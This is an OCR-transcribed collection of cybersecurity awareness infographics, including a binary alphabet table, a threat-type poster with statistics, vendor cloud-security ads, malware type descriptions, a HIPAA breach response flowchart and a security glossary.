
The Letters of the Alphabet in Binary Code

Letter	Binary Code
A	01000001
B	01000010
C	01000011
D	01000100
E	01000101
F	01000110
G	01000111
H	01001000
I	01001001
J	01001010
K	01001011
L	01001100
M	01001101
N	01001110
O	01001111
P	01010000
Q	01010001
R	01010010
S	01010011
T	01010100
U	01010101
V	01010110
W	01010111
X	01011000
Y	01011001
Z	01011010

HackerCombat, LLC


+ Follow
HACKER COMBAT COMMUNITY

Source: ASCII - Binary Character Table



THE CYBER THREAT
U N I V E R S E
MALWARE
Malicious software designed to damage or gain unauthorized access to a computer system.
Spyware
Gathers info about a user's activity or transmits stored data to an attacker, unbeknownst to the victim.
Virus
Malicious code that changes the way a computer operates and spreads to other computers.
Viruses account for 15.5 percent of malware attacks on Windows machines
(AVTest, 2020)
Ransomware
Denies access to data with threats to publish or destroy it unless a ransom is paid.
The average cost of a ransomware attack on businesses is $133,000
(SafeAtLast, 2020)
Worm
Programs that clone themselves and spread across networks. Commonly used to overload servers in DDoS attacks.
$4B
The 2017 WannaCry ransomware attacks that caused an estimated $4 billion in damage was spread by worm
(Cyence, 2018)
Trojan
Malicious program hiding inside another program, typically used to establish a backdoor for an attacker.
Trojan malware was the second-highest category of business malware detections in 2019
(MalwareBytes, 2020)
ZERO-DAY EXPLOIT
Exploiting a network vulnerability when it is new and before a patch is released and/or implemented.
INTERNET OF THINGS (IoT) ATTACKS
Internet connectivity presents an almost unlimited number of access points for attackers to exploit because of the low priority given to security in IoT devices and software.
5Min
IoT devices are commonly attacked less than 5 minutes after connecting to the internet
(NetScout, 2020)
Session Hijacking
An attacker can take over a web user session by stealing the session ID, and has all privileges and access as the victim.
MAN IN THE MIDDLE (MitM)
An attacker intercepts an online data transaction to steal data or interrupt traffic.
35%
of exploitation activity involved cybercriminals attempting to conduct MitM attacks
(IBM, 2018)
Eavesdropping Attack
An attacker uses insecure network communication to intercept transmitted data, like on a public Wi-Fi access point.
IP Spoofing
An attacker uses a forged IP address to convince a system that it is a trusted user and the system provides the attacker with access.
DISTRIBUTED DENIAL OF SERVICE ATTACK (DDOS)
An attacker takes over hundreds or thousands of devices and uses them to crash a website from traffic overload.
8.4M
There were 8.4 Million DDoS attacks in 2019
(NetScout, 2020)
Vishing
Phishing that happens on the phone and creates a sense of panic, making the victim want to act quickly and without thinking.
Cybercriminals posing as computer technicians, bankers, and the police are 3 of the most common attacks
(Kaspersky, 2020)
Hello
Thx
:)
Smishing
Smishing uses SMS text messages to target victims.
32%
Only 32 percent of all smartphone users install antivirus software on their phones
(Pew Research, 2017)
CROSS-SITE SCRIPTING
An attacker adds code on a legit website that will execute when the victim loads the page. An example is malicious code wrapped in <script> tags added to a website forum or message board.
Cross-site scripting flaws are among the most prevalent web application flaws; accounting for 19% of the most critical vulnerabilities
19%
(Edgescan, 2020)
Whaling
Attacks targeting a member of a business's senior leadership team.
PHISHING
Attacker sends messages that appear legitimate to get the recipient to provide confidential information.
Spear Phishing
A targeted attempt to steal information from a specific person.
65%
of groups used spear-phishing as the primary infection vector
(Symantec, 2019)
INSIDER THREATS
Malicious attacks performed by an individual authorized to access the system. Insiders have authorized system access and can unleash cyber threats on their system.
Each year, at least 34% of businesses are impacted by insider threats
34%
(Siea, 2020)
MCPc
THE DATA PROTECTION COMPANY
Let's talk about securing your future.
Visit mcpc.com/securingthefuture to learn more about how we can improve your cyber maturity.


Graph 1: NCPI 2020: Most Comprehensive Cyber Powers



Graph 3: Plot of Cyber Power Rankings across Capability and Intent

Layers of Cloud Security

CipherSpace



Internet at Large

As information moves to the Cloud it's crucial to understand what level of information security can be enforced at each layer of the cloud.

Threats to proprietary information come from all directions – insiders, outsiders, crackers and competition.

More devices are trying to read/write information – networks, servers, laptops, tablets, mobile phones, watches, IoT, etc.

The cost of a security breach to your business in on the rise – it used to be hundreds and thousands, now it's millions and billions.

CipherSpace Cloud Services Layer

Enforces datacenter regulatory compliance

Secures provisioning infrastructure

Provides front-line defense

Detects malicious internet content

Virtual Data Center Layer

Isolates virtual data-center environments

Enables access control and auditing

Protects datacenter using Firewalls and IDS

Private Network Layer

Isolates web-apps

Isolates DB servers

Protects data in motion – (DLP, SSL, TSL)

End-Point Layer

Secure / patches host images

Audited / restricted / controlled access

High availability and DR readiness

Protection of data at rest / data in use

Work with CipherSpace to run a secure entepise cloud. Call us (973) 630-1050.

Common types of malware


Malware is classified by how it propagates itself or what it does. The names and a brief description of the common types of malware appear below:

Viruses:

Viruses are one of the most common types of malware and will do one or more of the tasks and damaging things listed in the adjacent text. Like their biological namesakes, computer viruses propagate by making copies of themselves. When an infected program runs, the virus will attempt to replicate itself by copying itself into other programs, usually while completing the malicious actions it is designed to do. Viruses often arrive in infected email attachments or via a download triggered by a click on a link in an email or on a website. Even just visiting a website can start an automatic download of a virus. Some viruses will send themselves to everyone in your contact list; others will use your computer to infect strangers as they come with their own address lists.

Worms:

After viruses, worms are one of the next most common types of malware. Unlike a virus, a worm goes to work on its own without attaching itself to programs or files. Worms live in a computer's memory and can propagate by sending themselves to other computers in a network or across the Internet itself. As they spread on their own, they can very quickly infect large numbers of computers and may cause a firm's network – or even parts of the Internet – to be overwhelmed with traffic and slow down or stop working all together.



Trojans:


Trojans are named after the wooden horse the Greeks used to infiltrate Troy. A Trojan is a malicious program that is disguised as, or embedded within, otherwise legitimate-looking software. Computer users often unwittingly infect themselves with Trojans when they download games, screensavers, utilities, rogue security software or other enticing and usually "free" software from the Internet. Once installed on a computer, Trojans will automatically run in the background. Trojans are used for a variety of purposes, but most frequently they will open a backdoor to a computer or capture keystrokes so that sensitive information can be collected and sent to cyber criminals. See the sidebar on page 7 for details of a large fraud involving a Trojan infection.

Spyware:

Like Trojans, spyware also often comes in the form of a "free" download, but can also be installed automatically when you click on a link or open an attachment. Spyware will do many different things, but usually it will collect keystrokes or other information about you that will be shared with third parties without your consent. This can include usernames, passwords and surfing habits [illegible]


Adware:

Adware works like spyware, but will focus on your surfing habits and will slow down or stop your browsing by taking you to unwanted sites and/or inundating you with uncontrollable pop-up ads while you are browsing the web.



Botnets:

A botnet is a collection of software robots ("bots") that together create an army of infected computers (known as "zombies") that are remotely controlled by the originator. Your computer may be part of a botnet and you may not even know it. On an individual level, bots will do most of the typical malware tasks and damaging activities. When working together, botnets are used to execute denial-of-service attacks (DoS attack) or distributed denial-of-service attacks (DDoS attack). A DoS attack is accomplished when thousands of computers are told to visit a particular website or server at the same time, thereby crashing it and/or making it impossible for regular users to access it.



Rootkits:


Once malware is installed on a system, it is helpful if it stays concealed to avoid detection. Rootkits accomplish this by hiding inside the host computer's operating system. They can be very hard to detect and will do most of the typical malware tasks and damaging activities.

Scareware:


Scareware is plain devious. While visiting a website, a pop-up advertisement will appear with a "Your computer may be infected with harmful spyware programs. Immediate removal may be required. To scan, click 'Yes' below." If you click "yes," you download malware onto your computer.

Ransomware:

Ransomware infections are becoming much more common recently and are usually spread by infected email attachments or website links that trigger a download. The most common type, Cryptolocker, will scramble all the data files on your computer with virtually unbreakable encryption. You learn you are infected when a pop-up window tells you that your data has been scrambled and will be deleted unless you pay a ransom within a very short period of time, typically 48 hours or so. The ransom is typically in the range of $100 to $300 and payable only in Bitcoins, a type of virtual currency that makes payments untraceable. It is a relatively low amount so you have an incentive to pay it as a nuisance, but as you are dealing with criminals, paying [illegible] you get your data back.


Threat Modelling - A CISO's Visualization
Vulnerability Assessment
Penetration Testing
Risk Assessment
Red Team Operations
Blue Team Operations
Gap Analysis
Compromise Assessment
Value
Owner/Mgmt
Increase in
Likelihood
Assets
Control / Patch
RISK
Have
Vulnerability
Leads to
Exploits
Threats
Seeks Access
Attack Surface
Threat Profiling
Threat Vector / Attack Vector
Uses
Leverages
Actor
Stolen Data's -as-a-keyfactor
Malware -as-a-service
Bots-as -a-service
Vulnerability-as-a-service
Ransomware-as-a-service
DarkNet Intel
Threat Assessment
CyberSOC
Threat Hunting
DF & CSIRT
Malware Analysis
Cyber Threat Intel

Cybersecurity Reference Model



Cyber-Attack Quick Response

Experienced a ransomware attack or other cyber-related security incident? This Cyber-Attack Quick Response guide will explain steps that a HIPAA covered entity or its business associate should take to respond.

RESPOND

The entity must execute response and mitigation procedures, and contingency plans.

REPORT CRIME

The entity should report the crime to criminal law enforcement agencies.

REPORT THREAT

The entity should report all cyber threat indicators to the appropriate federal agencies and ISAOs.

ASSESS BREACH

The entity must assess the incident to determine if there is a breach of protected health information.

Is there a breach?

If YES

All breaches must be reported to the affected individuals no later than 60 days from occurrence. If the breach affects 500 or more individuals, the entity must report to OCR and the media as soon as possible, but no later than 60 days from the occurrence. If the breach affects fewer than 500 individuals, the entity must report to OCR no later than 60 days after the calendar year of the breach.

If NO

The entity must document and retain all information considered during the risk assessment of the cyber-attack, including how it determined no breach occurred.

App
Short for Application, typically refers to a software program for a smartphone or tablet.

Attacker
Malicious actor who seeks to exploit computer systems with the intent to change, destroy, steal or disable their information, and then exploit the outcome.

Breach
An incident in which data, computer systems or networks are accessed or affected in a non-authorised way.

Browser
A software application which presents information and services from the web.

Brute force attack
Using computational power to automatically enter myriad value combinations, usually in order to discover passwords and gain access.

Certificate
A form of digital identity for a computer, user or organisation to allow the authentication and secure exchange of information.

Credentials
A user's authentication information used to verify identity - typically one, or more, of password, token, certificate.

Data at rest
Describes data in persistent storage such as hard disks, removable media or backups.

Dictionary attack
A type of brute force attack in which the attacker uses known dictionary words, phrases or common passwords as their guesses.

Download attack
Unintentional installation of malicious software or virus onto a device without the users knowledge or consent. May also be called a drive-by download.

Exploit
May refer to software or data that takes advantage of a vulnerability in a system to cause unintended consequences.

Hacker
In mainstream use as someone with some computer skills who uses them to break into computers, systems and networks.

Honeypot (honeynet)
Decoy system/network to attract attackers. Limits access to actual systems by detecting, deflecting or learning from an attack. Many honeypots = honeynet.

Insider risks
The potential for damage to be done maliciously or inadvertently by a legitimate user with privileged access to systems, networks or data.

Malvertising
Using online advertising as a delivery method for malware.

Malware
Malicious software - includes viruses, trojans, worms or any code or content that could have an adverse impact on organisations or individuals.

Mitigation
Steps that organisations and individuals can take to minimise and address risks.

Network
Two or more computers linked in order to share resources.

Pentest
Short for penetration test. An authorised test of a computer network or system designed to look for security weaknesses so that they can be fixed.

Pharming
An attack on a network infrastructure that results in a user being redirected to an illegitimate website despite the user having entered the correct address.

Platform
The basic hardware (device) and software (operating system) on which applications can be run.

Router
A network device which sends data packets from one network to another based on the destination address. May also be called a gateway.

Sanitisation
Using electronic or physical destruction methods to securely erase or remove data from memory.

Smishing
Phishing via SMS: mass text messages sent to users asking for sensitive information (eg bank details) or encouraging them to visit a fake website.

